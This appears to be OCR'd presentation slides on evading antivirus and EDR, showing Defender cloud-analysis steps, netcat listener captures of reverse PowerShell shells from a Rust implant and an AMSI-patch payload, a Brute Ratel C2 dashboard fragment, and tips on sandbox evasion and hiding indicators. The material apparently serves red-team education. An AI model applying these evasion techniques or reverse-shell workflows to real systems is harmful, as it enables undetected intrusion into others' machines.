
5 Sample is processed & checked against machine learning classifiers

6 Client unlock the file and allow it to run if reply takes time

7 Cloud finishes processes and send a reply to client and future clients

8 Future clients are protected when encountering same file

Bypass – Simple Rust Reverse Shell



Virus & threat protection

Protection for your device against threats.

Current threats

No current threats.

Last scan: 7/5/2024 5:40 AM (quick scan)

0 threats found.

Scan lasted 27 seconds

28492

Scan o

Allowe

Protec

Directory listing for /

- .cargo-lock
- .fingerprint/
- build/
- deps/
- examples/
- incremental/
- rust-shell.d
- rust-shell.exe


```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.0.127] from (UNKNOWN) [192.168.0.129] 50256
PS C:\Users\gerbot\Downloads> ls
ls


    Directory: C:\Users\gerbot\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          7/7/2024   6:12 AM        7835395 rust-shell.exe


PS C:\Users\gerbot\Downloads> █
```

Tips

- A little sandbox evasion goes a long way
- Don’t use common WinAPI’s related to malware
- “Exotic” programming languages
- Hiding IOCs to bypass static detections


EDR

- Differs a lot in operation
- Cooler dashboards for threat hunters and responders
- Monitors not only local host programs, but also connections made to and from the host (beaconing, malicious sites / traffic)



From: “Evading EDR” by Matt Hand

Bypass – BRC4 + Shellcode Loader



[redacted] | Expiry: 14 June 2025

Listener ID	Listener Host	External IP	Internal IP	ID	Host	UID	Last Seen (Local)	Last Seen (sec)	PID	TID	Process	Arch/OS (Build)	Pr[illegible]
https-main-c2	[redacted]	[redacted]	100.100.100.100	b-18	[illegible]	*Administrator	Tue Jul 9 0[illegible] 2024	5	912	6692	C:\Users\Administrator\Downloads\[illegible]	x64/10.0 ([illegible])	x64

Event Logs

```
07 09 2024 09:34:04 UTC [Initial Access] b-17\
\[illegible] (abby-PC\*abby) from
[redacted]
[redacted] [Initial Access] b-18\
\[illegible]
([illegible]\*Administrator) from [redacted]
```


Last Web Activity

```
[+] 2024-07-09 09:3[illegible] UTC
[illegible]
[redacted]
[o] Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/[illegible] Safari/537.36
[!] access denied (badger): [b-1[illegible]
[illegible]]
```

Anything written here is saved only locally in memory

```
Badger: 1   Pivot: 0   |Privileged: 1   |Workstations: 1   Operators: 1   |Ext IPs: 1   |
```


Bypass – AMSI Patch + Reverse Shell



```
ubuntu@ip-172-31-8-253:~$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on [redacted]

PS [redacted]


    Directory: [redacted]


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          7/9/2024   8:13 AM                .ms-ad
d-r---          7/9/2024   8:01 AM                Contacts
d-r---          7/9/2024   8:01 AM                Desktop
d-r---          7/9/2024   8:01 AM                Documents
d-r---          7/9/2024   8:01 AM                Downloads
d-r---          7/9/2024   8:01 AM                Favorites
d-r---          7/9/2024   8:01 AM                Links
d-r---          7/9/2024   8:01 AM                Music
d-r---          8/9/2023   1:06 PM                OneDrive
